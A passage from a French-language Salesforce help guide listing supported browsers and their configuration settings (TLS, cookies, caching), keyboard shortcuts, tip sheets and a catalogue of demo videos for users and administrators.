Pour des conseils de configuration, reportez-vous à Configuration d'Internet Explorer à la page 16.

Remarque: La prise en charge de Salesforce Classic pour Microsoft® Internet Explorer® versions 7 et 8 est arrêtée depuis la version Summer '15.

**Mozilla Firefox, version stable la plus récente**

Salesforce s'efforce de tester et de prendre en charge la toute dernière version de Firefox.

- Mozilla Firefox est pris en charge pour les utilisateurs d'ordinateur de bureau uniquement par les modèles de communauté pour libre-service.

Pour des conseils de configuration, reportez-vous à Configuration de Firefox à la page 17.

**Google Chrome, version stable la plus récente**

Chrome applique automatiquement les mises à jour. Salesforce s'efforce de tester et de prendre en charge la toute dernière version. Il n'existe aucune recommandation de configuration pour Chrome.

Chrome n'est pas pris en charge pour :

- L'onglet Console (Salesforce console est prise en charge)

**Apple Safari versions 8.x et 9.x sous Mac OS X**

Il n'existe aucune configuration recommandée pour Safari. Apple Safari sur iOS n'est pas pris en charge dans le site complet de Salesforce.

Safari n'est pas pris en charge pour :

- La Salesforce Console
- Salesforce CRM Call Center créé avec les versions de CTI Toolkit inférieures à 4.0
- Salesforce Wave Analytics

### Navigateur pris en charge pour Wave Analytics

Les navigateurs pris en charge sont Microsoft Internet Explorer versions 10 et 11, et des versions stables les plus récentes de Mozilla Firefox et Google Chrome.

### Recommandations et configuration requise pour tous les navigateurs

- Pour tous les navigateurs, activez JavaScript, les cookies et le protocole TLS 1.2. Si le TLS 1.2 n'est pas disponible, activez le TLS 1.1. Les navigateurs qui ne prennent pas en charge le protocole TLS 1.1 ou TLS 1.2 ne peuvent pas accéder à Salesforce après la désactivation du TLS 1.0. La désactivation est planifiée, sans garantie, en juin 2016 pour les organisations sandbox et début 2017 pour les organisations de production.
- La résolution d'écran minimale requise pour prendre en charge toutes les fonctionnalités de Salesforce est de 1024 x 768. Les résolutions d'écran inférieures n'affichent pas toujours correctement les fonctionnalités de Salesforce, notamment le Générateur de rapport et l'Éditeur de présentation de page.
- Pour les utilisateurs d'Apple Safari ou de Chrome sur Mac OS, assurez-vous que le paramètre système `Afficher les barres de défilement` est défini sur **Toujours**.
- Certains plug-ins et extensions de navigateur Web tiers peuvent interférer avec la fonctionnalité de Chatter. Si vous remarquez des dysfonctionnements ou un comportement incohérent avec Chatter, désactivez les plug-ins et les extensions de votre navigateur Web, puis réessayez.

Certaines fonctionnalités de Salesforce, ainsi que certains clients de bureau, boîtes à outils et adaptateurs, nécessitent leurs propres configurations de navigateur. Par exemple :

- Internet Explorer est le seul navigateur pris en charge pour :
  - Publipostage standard
  - Installation de Salesforce Classic Mobile sur un périphérique Windows Mobile
  - Connect Offline
- Pour une meilleure expérience avec l'éditeur de présentation de page avancé, utilisez Firefox.
- Pour une meilleure expérience sur les ordinateurs avec 8 Go de mémoire vive dans la Salesforce Console, utilisez Chrome.
- Les conditions requises pour le navigateur s'appliquent également pour le chargement de fichiers multiples sur Chatter.

## Navigateurs pris en charge pour Lightning Experience

Lightning Experience est pris en charge avec Apple® Safari® version 8.x et 9.x sur Mac OS X et Microsoft® Edge Pour Windows® 10. Les versions stables les plus récentes de Mozilla® Firefox® et Google Chrome™ sont également prises en charge. La version 11 de Microsoft® Internet Explorer® est retirée à compter de la version Summer '16. Si vous utilisez les versions 9 à 10 de Microsoft® Internet Explorer®, vous êtes redirigé(e) vers Salesforce Classic. Il existe toutefois des limitations.

Remarque: Vous ne pouvez pas accéder à Lightning Experience avec un navigateur mobile. Nous recommandons d'utiliser l'application Salesforce1 lorsque vous travaillez avec un appareil mobile. Pour connaître les navigateurs mobiles pris en charge pour Salesforce1, reportez-vous à Configuration requise pour l'utilisation de l'application mobile Salesforce1 à la page 88.

Éditions

Lightning Experience est disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Microsoft Edge**

Salesforce prend en charge Microsoft Edge sous Windows 10 pour Lightning Experience. Notez les restrictions suivantes.

- L'éditeur de solution HTML dans Microsoft Edge n'est pas pris en charge dans Salesforce Knowledge.
- Microsoft Edge n'est pas pris en charge pour la Developer Console.
- Microsoft Edge n'est pas pris en charge pour Salesforce CRM Call Center construit avec les versions 4.0 et supérieures du CTI Toolkit.

**Microsoft Internet Explorer version 11**

Important: La prise en charge d'Internet Explorer 11 pour accéder à Lightning Experience est retirée au début de la version Summer '16.

- Les utilisateurs d'organisations existantes peuvent continuer à utiliser IE11 pour accéder à Lightning Experience jusqu'au 16 décembre 2017.
- Les utilisateurs d'organisations nouvelles créées après la version Summer '16 ne peuvent pas utiliser IE11 pour accéder à Lightning Experience. À la place, ils sont automatiquement redirigés vers Salesforce Classic.

Pour plus d'informations sur cette modification, reportez-vous à Retrait de la prise en charge de l'accès à Lightning Experience et à Salesforce1 avec Internet Explorer 11.

Si vous utilisez Internet Explorer, nous recommandons la toute dernière version que Salesforce prend en charge. Appliquez toutes les mises à jour logicielles Microsoft. Notez les restrictions suivantes.

- Le site complet de Salesforce est pris en charge dans Internet Explorer 11 sous Windows 8 et 8.1 pour ordinateurs portables tactiles uniquement avec des saisies clavier et souris standard. Les appareils ou tablettes mobiles sur lesquels la saisie tactile est le principal mode d'interaction ne sont pas pris en charge. Utilisez à la place l'application navigateur mobile Salesforce1.
- L'éditeur de solution HTML dans Internet Explorer 11 n'est pas pris en charge dans Salesforce Knowledge
- La fonctionnalité d'affichage de compatibilité dans Internet Explorer n'est pas prise en charge.
- La modification du mode d'analyse de la compatibilité du navigateur, par exemple, en utilisant l'en-tête `X-UA-Compatibility`, n'est pas prise en charge.
- Internet Explorer 11 n'est pas pris en charge pour la Developer Console.
- Internet Explorer 11 n'est pas pris en charge pour Salesforce CRM Call Center construit avec les versions 4.0 et supérieures du CTI Toolkit.
- Le glisser-déposer de fichiers dans les commentaires de fil n'est pas pris en charge dans Internet Explorer.

Pour des conseils de configuration, reportez-vous à Configuration d'Internet Explorer à la page 16.

**Mozilla® Firefox®, version stable la plus récente**

Salesforce s'efforce de tester et de prendre en charge la toute dernière version de Firefox. Pour des conseils de configuration, reportez-vous à Configuration de Firefox à la page 17.

**Google Chrome™, version stable la plus récente**

Chrome applique automatiquement les mises à jour. Salesforce s'efforce de tester et de prendre en charge la toute dernière version. Il n'existe aucune recommandation de configuration pour Chrome.

Remarque: La toute dernière version stable de Google Chromium™ est prise en charge.

**Apple® Safari® versions 8.x et 9.x sur Mac OS X**

Il n'existe aucune configuration recommandée pour Safari.

Safari n'est pas pris en charge pour :

- Salesforce CRM Call Center créé avec les versions de CTI Toolkit antérieures à 4.0
- Salesforce Wave Analytics

### Navigateur pris en charge pour Wave Analytics

Les navigateurs pris en charge sont Microsoft Internet Explorer version 11, et des versions stables les plus récentes de Mozilla Firefox et Google Chrome.

### Recommandations et configuration requise pour tous les navigateurs

- Pour tous les navigateurs, activez JavaScript, les cookies et le protocole TLS 1.2. Si le TLS 1.2 n'est pas disponible, activez le TLS 1.1. Les navigateurs qui ne prennent pas en charge le protocole TLS 1.1 ou TLS 1.2 ne peuvent pas accéder à Salesforce après la désactivation du TLS 1.0. La désactivation est planifiée, sans garantie, en juin 2016 pour les organisations sandbox et début 2017 pour les organisations de production.
- La résolution d'écran minimale requise pour prendre en charge toutes les fonctionnalités de Salesforce est de 1024 x 768. Les résolutions d'écran inférieures n'affichent pas toujours correctement les fonctionnalités de Salesforce, notamment le Générateur de rapport et l'Éditeur de présentation de page.
- Pour les utilisateurs d'Apple Safari ou de Google Chrome sur Mac OS, assurez-vous que le paramètre système `Afficher les barres de défilement` est défini sur **Toujours**.
- Certains plug-ins et extensions de navigateur Web tiers peuvent interférer avec la fonctionnalité de Chatter. Si vous remarquez des dysfonctionnements ou un comportement incohérent avec Chatter, désactivez les plug-ins et les extensions de votre navigateur Web, puis réessayez.

## Obtention des plug-ins d'affichage de la documentation et des cours de formation

Téléchargez les plug-ins dont vous avez besoin pour afficher la documentation PDF et les cours de formation Salesforce.

- **Adobe Reader** : permet l'affichage de documentation PDF. Pour télécharger gratuitement ce lecteur, accédez à la page de téléchargement d'Adobe Reader.
- **Macromedia Flash Player** : permet de suivre des formations en ligne. Pour télécharger gratuitement ce lecteur, accédez à la page de téléchargement d'Adobe Flash Player.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Apprentissage des raccourcis clavier

Utilisez des raccourcis clavier pour travailler efficacement dans Salesforce.

En plus des raccourcis clavier standard disponibles avec votre navigateur Web, Salesforce prend en charge les raccourcis clavier ci-dessous.

- Appuyez sur ALT plus une touche de 0 à 9 pour sélectionner un élément dans la liste Éléments récents du menu latéral. Par exemple, appuyez sur ALT+1 pour sélectionner le premier élément de la liste, sur ALT+2 pour sélectionner le deuxième, etc. La combinaison ALT+0 sélectionne le dixième élément de la liste.

  Remarque: Si vous utilisez Mozilla® Firefox®, appuyez sur MAJ+ALT plus une touche numérotée pour afficher automatiquement l'élément sélectionné. Si vous utilisez Mozilla Firefox sur un Mac, appuyez sur CTRL plus une touche numérotée. Si vous utilisez Microsoft® Internet Explorer®, appuyez sur ALT plus une touche numérotée, puis sur Entrée pour afficher l'élément sélectionné.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Si votre organisation a activé le menu latéral réductible , appuyez sur ALT+S pour l'ouvrir ou le fermer. L'ouverture du menu latéral à l'aide de la combinaison ALT+S place automatiquement votre curseur dans la zone de recherche.

## Raccourcis clavier des fenêtres de l'éditeur de Lightning Experience

Utilisez des raccourcis clavier pour travailler efficacement dans les fenêtres de l'éditeur de Lightning Experience. Ouvrez une fenêtre de l'éditeur pour créer des tâches, prendre des notes, consigner un appel et plus encore. Les raccourcis clavier facilitent la navigation entre les champs et l'utilisation des multiples fenêtres ouvertes en même temps dans l'éditeur.

En plus des raccourcis clavier standard disponibles avec votre navigateur Web, Lightning Experience prend en charge les raccourcis clavier ci-dessous lors de l'utilisation des fenêtres de l'éditeur.

- Alt+1 : ouvre le menu de dépassement depuis n'importe quel emplacement sur la page
- Flèches vers le haut et vers le bas : parcourt la liste des fenêtres ouvertes de l'éditeur dans le menu de dépassement
- Flèches gauche et droite : parcourt les fenêtres ouvertes de l'éditeur
- Entrée (depuis l'en-tête de la fenêtre de l'éditeur) : déplace la sélection à l'intérieur de la fenêtre de l'éditeur
- Touche Tabulation : parcourt les champs à l'intérieur de la fenêtre de l'éditeur
- Touche Échap : déplace la sélection depuis une fenêtre de l'éditeur vers l'en-tête de la fenêtre

Éditions

disponibles dans Lightning Experience

Disponible avec : . **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration d'Internet Explorer

Si vous utilisez Internet Explorer, nous recommandons la toute dernière version que Salesforce prend en charge. Appliquez toutes les mises à jour logicielles Microsoft.

Pour optimiser les performances d'Internet Explorer, dans la boîte de dialogue Options Internet de votre navigateur, définissez les options suivantes :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**Onglet Général**

1. A partir de l'onglet Général, cliquez sur **Paramètres** sous Historique de navigation.
2. Sous l'option `Vérifier s'il existe une version plus récente des pages enregistrées`, activez **Automatiquement**.
3. Pour l'option `Espace disque à utiliser`, saisissez au moins 50 Mo.

**Onglet Sécurité**

1. Dans l'onglet Sécurité, cliquez sur **Personnaliser le niveau** sous Internet et faites défiler jusqu'à la section Script.
2. Assurez-vous que l'option `Script actif` est activée. JavaScript nécessite l'activation de ce paramètre.

**Onglet Confidentialité**

1. Dans l'onglet Confidentialité, cliquez sur **Avancé**.
2. Activez l'option **Ignorer la gestion automatique des cookies**.
3. Activez l'option **Toujours autoriser les cookies de cette session**.
4. Pour l'option **Cookies tiers**, sélectionnez **Accepter**.

**Onglet Avancés**

Dans l'onglet Avancés, faites défiler jusqu'à la section Sécurité et procédez comme suit :

- Désactivez l'option `Ne pas enregistrer les pages chiffrées sur le disque`.

- Sélectionnez `Use TLS 1.0`, `Use TLS 1.1` et `Use TLS 1.2`. Assurez-vous de *désélectionner* `Utiliser SSL 2.0` et `Utiliser SSL 3.0`. SSL n'est plus prise en charge par Salesforce. Le protocole TLS 1.0 ne sera plus pris en charge après sa désactivation, actuellement prévue pour le mois de juin 2016 pour les organisations sandbox et début 2017 pour les organisations de production.

Conseil: L'option `Vider le dossier Fichiers Internet temporaires lorsque le navigateur est fermé` entraîne l'effacement de la mémoire cache à la fermeture d'Internet Explorer. Cette option accroît la confidentialité, mais peut parfois diminuer les performances.

CONSULTER ÉGALEMENT :

Navigateurs pris en charge

## Configuration de Firefox

Pour garantir un fonctionnement optimal de Salesforce avec Firefox, quelques configurations du navigateur sont nécessaires.

Salesforce teste scrupuleusement et prend en charge la toute dernière version de Firefox.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Paramètres requis

Assurez-vous que Firefox peut accepter les cookies.

1. Cliquez sur **Outils** > **Options** (sur Mac, cliquez sur **Firefox** > **Préférences**).
2. Allez dans le panneau Vie privée.
3. Pour l'option `Firefox`, sélectionnez **Utiliser des paramètres personnalisés pour l'historique**.
4. Sélectionnez l'option **Accepter les cookies tiers**.
5. Sélectionnez l'option **Accepter les cookies tiers**.
6. Dans le champ `Les conserver jusqu'à`, sélectionnez **leur expiration**.
7. Cliquez sur **OK**.

### Paramètres avancés

Vous pouvez également configurer les préférences de mise en cache avancées pour optimiser les performances.

1. Saisissez *`about:config`* dans la barre d'adresse du navigateur et appuyez sur la touche Entrée.
2. Si un message d'avertissement s'affiche, cliquez sur **Je ferai attention, promis !**
3. Recherchez les préférences ci-dessous et définissez-les avec la valeur recommandée en double-cliquant sur le nom de la préférence. Les modifications prennent immédiatement effet.
4. Changez la façon dont le navigateur conserve des ressources communes entre les requêtes en définissant les préférences de mise en cache suivantes :

| Préférence | Valeur recommandée | Valeur par défaut |
|---|---|---|
| browser.cache.check_doc_frequency | 3 | 3 |
| browser.cache.disk.capacity | 50 000 ou plus ; augmenter pour utiliser un espace disque plus important | 50,000 |

| Préférence | Valeur recommandée | Valeur par défaut |
|---|---|---|
| browser.cache.disk.enable | true | true |
| browser.cache.disk_cache_ssl | true | false |
| browser.cache.memory.enable | true | true |
| network.http.use-cache | true | true |

Remarque: Vous pouvez définir certaines de ces préférences en cliquant sur **Outils** > **Options** dans le navigateur Firefox. Pour plus d'informations, reportez-vous à l'Aide de Firefox.

Conseil: La définition de privacy.sanitize.sanitizeOnShutdown sur « true » entraîne l'effacement de la mémoire cache à la fermeture de Firefox. Cette option accroît la confidentialité, mais peut diminuer les performances.

Pour afficher le contenu de votre mémoire cache, saisissez `about:cache` dans la barre d'adresse de Firefox et appuyez sur la touche Entrée.

Pour plus d'informations sur les préférences, reportez-vous à Base de connaissances MozillaZine et Page d'accueil du support de Firefox.

CONSULTER ÉGALEMENT :

Navigateurs pris en charge

# Fiches d'astuces et guides de mise en oeuvre

En plus de l'aide en ligne, Salesforce publie une documentation supplémentaire pour vous aider à tirer pleinement parti de Salesforce. Ces documents incluent des fiches de conseils, des guides de mise en oeuvre et d'autres ressources qui présentent les fonctionnalités et les capacités de Salesforce.

Remarque: Adobe Reader® est requis pour ouvrir les fichiers Adobe® PDF. Vous pouvez télécharger la toute dernière version d'Acrobat Reader à l'adresse `www.adobe.com/products/acrobat/readstep2.html`.

- Pour l'ensemble des utilisateurs
- Pour les professionnels de la vente

Vidéos de démonstration

Accélération des tâches à l'aide des procédures guidées

Les procédures guidées interactives vous guident pas à pas à travers une tâche ou une fonctionnalité. Salesforce crée des procédures guidées pour vous aider à réussir avec Salesforce.

CONSULTER ÉGALEMENT :

Vidéos de démonstration

## Pour l'ensemble des utilisateurs

Ces documents sont destinés à tous les utilisateurs de Salesforce.

- *Comment réussir avec Salesforce*
- *Conseils d'utilisation des livraisons de contenu*
- *Foire aux questions Chatter Plus*

## Pour les professionnels de la vente

Les documents suivants concernent les commerciaux :

### Gestion des territoires d'entreprise

- *Guide de mise en oeuvre de la Gestion des territoires d'entreprise*

### Gestion de comptes

- *Exemples de modèles de publipostage* (fichier zip)

## Vidéos de démonstration

Salesforce crée des vidéos de démonstration pour vous aider à réussir avec Salesforce. Toutes les vidéos sont en anglais.

- Configuration de Salesforce
- Configuration utilisateur
- Fonctionnalité générale de Salesforce
- Communauté
- Ventes
- Service
- Plate-forme et applications

### Configuration de Salesforce

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Get Ready to Migrate to Lightning Experience<br>Lightning Experience est l'interface utilisateur moderne et intelligente de Salesforce qui transforme la façon de travailler des commerciaux. Pour mettre en route les commerciaux, les administrateurs Salesforce doivent au préalable migrer depuis Salesforce Classic. Cette vidéo montre comment l'assistant de migration guide les administrateurs à chaque étape du processus. | | ✓ |

### Configuration utilisateur

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| How to Change Your Personal Settings in Salesforce | ✓ | |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Cette courte vidéo présente la modification de vos paramètres personnels dans Salesforce. Vous pouvez changer les onglets qui s'affichent en haut de la page, modifier la présentation et les éléments qui s'affichent dans des pages individuelles et ajuster vos paramètres de messagerie Chatter. | | |
| Need Help Logging In?<br>Une courte vidéo qui vous aide à récupérer votre mot de passe Salesforce en cas d'oubli ! | ✔ | |

## Fonctionnalité générale de Salesforce

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Searching in Salesforce<br>Cette vidéo présente la recherche dans Salesforce, ainsi que dans Chatter, pour pouvoir localiser rapidement les fichiers, les publications, les enregistrements et les rubriques. | ✔ | |
| Search in Salesforce Lightning Experience<br>Cette vidéo vous guide à travers la recherche dans Salesforce Lightning Experience et la navigation dans les résultats de recherche. | ✔ | |
| How Does Search Work?<br>Vous vous demandez comment retrouver des informations dans votre organisation ? Cette vidéo vous guide à travers le processus de recherche. Elle présente comment vos termes de recherche sont divisés et comparés à l'index de recherche. | ✔ | ✔ |
| How to Search In Help<br>Notre portail d'aide est très complet, avec de la documentation, des articles de base de connaissances de type Dépannage, des vidéos et davantage. Ajustez vos paramètres de recherche et apprenez à utiliser les filtres afin d'accéder à tout moment aux informations spécifiques dont vous avez besoin. | ✔ | |
| Prospecting Insights in Lightning<br>Engagez vos clients et concluez des affaires avec Data.com Prospecting Insights dans Lightning Experience. | | |

## Communauté

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Tips for Rolling Out Chatter<br>Vous ne savez pas comment déployer Chatter dans votre organisation ou favoriser l'adoption des utilisateurs ? Visionnez cette courte vidéo pour découvrir les options disponibles et élaborer un plan unique adapté à votre activité. | | ✓ |
| Collaborate in Chatter Groups<br>Les groupes Chatter offrent des espaces de collaboration avec différents degrés de confidentialité, qui permettent aux membres de groupe de travailler en équipe, de partager des ressources et même d'inviter des clients. Visionnez cette vidéo pour planifier la stratégie de groupe de votre organisation et exploiter les fonctionnalités de fil de groupe, de recherche dans les groupes, les fichiers, les annonces, et d'autres fonctionnalités puissantes. | ✓ | ✓ |
| Discover and Organize with Chatter Topics<br>Utilisez les rubriques Chatter pour afficher les conversations entre les personnes, organiser les conversations auxquelles vous souhaitez participer, et découvrir les personnes et les groupes qui partagent un intérêt et des connaissances pour les mêmes sujets. | ✓ | |
| Getting the Most Out of Chatter Feeds<br>Utilisez Chatter Salesforce pour créer des publications, des questionnaires et des favoris afin de collaborer efficacement avec vos collègues dans Chatter. Apprenez comment publier des informations pour vos suiveurs ou un groupe, comment enregistrer une publication dans vos favoris pour la retrouver plus tard et comment créer un questionnaire afin de recueillir immédiatement les résultats ! | ✓ | |
| Enhancing Your Chatter Posts<br>Apprenez comment utiliser @mentions et rubriques hashtag afin d'améliorer vos publications Chatter. | ✓ | |
| Get Started with Salesforce Files Sync<br>Apprenez à synchroniser des fichiers entre votre ordinateur ou un appareil mobile et Salesforce afin de disposer en permanence de la toute dernière version de chaque fichier. | ✓ | |
| Setting Up Your Salesforce Community<br>Apprenez comment un administrateur Salesforce utilise Communautés Salesforce afin de créer une communauté de support pour sa société. | | ✓ |

## Ventes

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Lightning Experience: Take it for a Spin<br>Cette vidéo présente Salesforce Lightning Experience. Apprenez comment accéder à vos paramètres personnels, rechercher des éléments tels que des enregistrements et des applications, parcourir les enregistrements, accéder aux détails et aux actions courantes. | ✓ | |
| Use Tasks in Lightning Experience to Boost Sales Productivity<br>Découvrez trois méthodes puissantes de gestion des tâches Lightning Experience. | ✓ | |
| Qualify and Convert Your Leads Efficiently<br>L'espace de travail des pistes dans Lightning Experience l'emplacement central de qualification des pistes. Consignez des appels, créez des tâches, collaborez et envoyez des e-mails, le tout depuis votre espace de travail. | ✓ | |
| Work Your Opportunities and Manage Your Pipeline<br>Cette vidéo présente comment utiliser vos pistes et gérer vos encours dans Salesforce Lightning Experience. | ✓ | |
| Take Your Tasks from Desktop to Mobile<br>Découvrez comment notre assistant de configuration facilite la prise en main de Salesforce. | | ✓ |
| Salesforce Basics for Helping Your Sales Teams Close Deals Faster<br>Découvrez les objets standard que vous utilisez dans Salesforce pour stocker vos données. | ✓ | ✓ |
| Take Your Tasks from Desktop to Mobile<br>Restez informé(e) sur vos tâches pendant vos déplacements grâce à l'application Salesforce1 pour téléphones et tablettes. | ✓ | |
| Accounts and Contacts on the Go<br>Combinez les données de bureau et mobiles avec l'application Salesforce1 pour téléphones et tablettes. | ✓ | |
| Splitting Credit across Your Sales Team<br>Apprenez comment ajouter des parts de chiffre d'affaires et de plans à des opportunités. | ✓ | |
| Connecting Social Networks to Accounts, Contacts, and Leads<br>Obtenez des informations supplémentaires sur vos clients et prospects en ajoutant des données sociales à vos comptes, contacts et pistes Salesforce. | ✓ | |
| Editing Role-Based Category Group Visibility | | ✓ |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Apprenez comment autoriser certains rôles à afficher des informations, par exemple des questions dans une communauté de réponses ou des articles dans une base de connaissances, en fonction de catégories de données spécifiques. | | |
| Forecast Accurately With Collaborative Forecasts<br>Découvrez comment piloter les Prévisions collaboratives pour atteindre vos objectifs commerciaux. | ✔ | |
| Sending Mass Email<br>Apprenez comment exploiter l'outil d'e-mails en masse dans Salesforce afin de contacter rapidement vos clients et de suivre ces e-mails dans l'application Salesforce. | ✔ | |
| Creating Quote Templates<br>Les modèles de devis permettent de concevoir, de prévisualiser et d'activer des modèles de devis au format PDF que les commerciaux envoient aux clients. | ✔ | |
| How to Merge Contacts in Salesforce<br>Apprenez comment fusionner les enregistrements de contact dupliqués dans Salesforce. | ✔ | |
| How to Use Notes<br>Apprenez à utiliser Notes, l'outil de prise de notes optimisé dans Salesforce1. | ✔ | |
| How to Track Calls, Emails, and Meetings<br>Apprenez à suivre différents événements, notamment les appels, les e-mails et les réunions, dans Salesforce. | ✔ | |
| Merging Duplicate Accounts: Tips and Gotchas<br>L'outil Fusionner les comptes permet de fusionner plusieurs enregistrements de compte en un seul et de sélectionner les données de chaque enregistrement à conserver. Cette vidéo montre comment obtenir rapidement des données utiles et exploitables. | ✔ | |
| Relate a Single Contact to Multiple Accounts<br>Apprenez à suivre aisément les relations entre les personnes et les entreprises avec lesquelles elles travaillent. Lorsque vous associez un enregistrement de contact unique à plusieurs enregistrements de compte, vous pouvez afficher les relations actuelles et passées afin de déterminer à qui vous vous adressez ou qui vous *devriez* contacter. | ✔ | |
| Set Up Contacts to Multiple Accounts<br>Vos commerciaux peuvent suivre aisément les relations entre les clients et les entreprises avec lesquelles ils travaillent. La configuration de Contacts de comptes multiples est rapide. Elle permet aux commerciaux d'associer un enregistrement de contact unique à plusieurs comptes. | | ✔ |
| **Vidéos Lightning Sync** | | |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center)<br>Cette vidéo présente la configuration d'un compte de service Exchange pour Lightning Sync en utilisant l'interface par pointer-cliquer de Microsoft Office 365. | | ✓ |
| Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell)<br>Cette vidéo présente la configuration d'un compte de service Exchange 2013, Exchange 2016 ou Microsoft Office 365™ (Exchange Online) pour Lightning Sync à l'aide d'une interface de ligne de commande. | | ✓ |
| **Vidéos Salesforce pour Outlook** | | |
| Getting Started with Salesforce for Outlook<br>Salesforce pour Outlook permet de synchroniser les contacts, les événements et les tâches entre Microsoft® Outlook® et Salesforce. Vous pouvez également associer des e-mails, des événements et des tâches Outlook à des enregistrements Salesforce, directement depuis Outlook. Apprenez comment télécharger et installer le produit sur votre système. | ✓ | |
| Learning about Sync Directions<br>Apprenez comment afficher vos paramètres de direction de synchronisation dans Salesforce pour Outlook, et de déterminer si vous disposez d'autorisations pour les modifier. | ✓ | |
| Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook®<br>Apprenez comment utiliser des enregistrements Salesforce directement dans Outlook. Apprenez également comment ajouter des e-mails et des événements Outlook aux enregistrements Salesforce de votre choix. | ✓ | |
| **Vidéos Work.com** | | |
| Getting Started with Work.com<br>Cette vidéo présente les fonctionnalités de gestion des performances de Work.com. Utilisez Work.com pour reconnaître vos collègues, aligner votre société à l'aide d'objectifs, créer des relations d'accompagnement liées à des métriques définissables, formuler et demander des commentaires, et déployer des résumés de performance. | | ✓ |

## Service

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| | ✓ | |
| Introducing the Salesforce Console | ✓ | |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Apprenez comment utiliser les onglets de la Salesforce Console pour rechercher et mettre à jour rapidement des enregistrements. | | |
| Prepare to Set Up a Salesforce Console<br>Apprenez comment configurer une console Service Cloud pour les agents de support. | | ✔ |
| Entitlement Management Setup<br>Apprenez comment configurer la fonctionnalité de Gestion des autorisations. La gestion des autorisations aide vos représentants de support à déterminer quels clients sont éligibles pour certains types de support. Cette vidéo présente les jalons de gestion des autorisations, des processus d'autorisation, des autorisations et des contrats de service. | | ✔ |
| Updating Entitlement Processes with Entitlement Versioning<br>Apprenez comment créer une version d'un processus d'autorisation, modifier la nouvelle version et l'appliquer à des autorisations nouvelles et existantes. | | ✔ |
| Setting Up Data Categories<br>Apprenez comment utiliser des catégories de données pour classer vos données en fonction des besoins de votre activité. | | ✔ |
| Support Your Customers on Their Social Networks<br>Apprenez comment mettre en route le Service client social. | | ✔ |
| Live Agent Configuration<br>Configurez Live Agent dans votre Salesforce Console pour permettre à vos agent de discuter ! | | ✔ |

## Plate-forme et applications (général)

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| How to Change the Look and Feel of Salesforce for Your Company<br>Démonstration rapide de la personnalisation de la présentation de Salesforce pour votre organisation. | | ✔ |
| Creating a Workflow Rule<br>Apprenez comment créer une règle de workflow dans Salesforce. | | ✔ |
| Visual Workflow Cloud Flow Designer Overview | | ✔ |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Découvrez l'outil de création de flux Cloud Flow Designer de Visual Workflow. Apprenez comment configurer les écrans et définir une logique de branchement pour vos flux avec Cloud Flow Designer de Salesforce, sans quitter Salesforce ni écrire un code. | | |
| Building a Simple Flow<br>Découvrez comment nous créons un simple flux de dons à deux écrans à l'aide de champs de saisie et de sélection. Nous récupérons les informations des utilisateurs, leur demandons de choisir un niveau de don, puis nous les remercions pour leur contribution. | | ✔ |
| Troubleshooting Workflow<br>Apprenez comment diagnostiquer et dépanner les problèmes les plus courants qui se produisent parfois avec le workflow. | | ✔ |
| Avoid Unwanted Actions in Your Process<br>Cette vidéo présente la configuration des options de Process Builder qui permettent, par exemple, d'éviter l'envoi d'e-mails à chaque mise à jour d'une valeur dans une opportunité. | | ✔ |
| Accessing the Email Field from a Lookup Object<br>Vous avez toujours voulu utiliser un champ d'un objet de référence dans son objet enfant ? Par exemple, l'accès au champ E-mail d'un objet de référence dans un workflow basé sur l'objet enfant ? Cette vidéo présente ce scénario. | | ✔ |
| Creating Custom Links and Buttons<br>Apprenez comment créer un lien vers l'objet Compte qui mappe l'adresse de la société avec Yahoo Maps. | | ✔ |
| Force.com Quick Access Menu<br>En tant qu'administrateur, vous êtes-vous déjà demandé comment visualiser ou créer des champs, ou visualiser ou créer des types d'enregistrement en contexte, à partir de l'onglet d'un objet plutôt qu'en parcourant les menus de Configuration ? Cette vidéo présente l'utilisation du menu d'accès rapide de Force.com. | | ✔ |
| How Organization Sync Works<br>Découvrez la synchronisation de l'organisation, une fonctionnalité à haute disponibilité qui permet de configurer une organisation Salesforce secondaire synchronisée, à laquelle vos utilisateurs peuvent accéder lorsque l'organisation principale est en panne ou en maintenance. | | ✔ |
| Who Sees What: Record Types<br>Apprenez à organiser et à recueillir des données de différentes façons pour un même objet à l'aide des types d'enregistrement. | | ✔ |

## Champs personnalisés

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| How to Create a Custom Field in Salesforce<br>Vous souhaitez personnaliser Salesforce afin de capturer toutes vos données métier ? Cette courte vidéo présente comment créer un champ de liste de sélection personnalisé, depuis la sélection du type de champ approprié jusqu'à l'application de la sécurité au niveau du champ. | | ✓ |
| Custom Fields: Picklists<br>Cette vidéo présente la création d'un champ de liste de sélection, ainsi que l'ajout de nouvelles valeurs au champ et la suppression des anciennes valeurs. Nous montrons également comment ajouter les valeurs à des présentations de page appropriées afin d'offrir aux utilisateurs des choix adaptés à leur activité. | | ✓ |
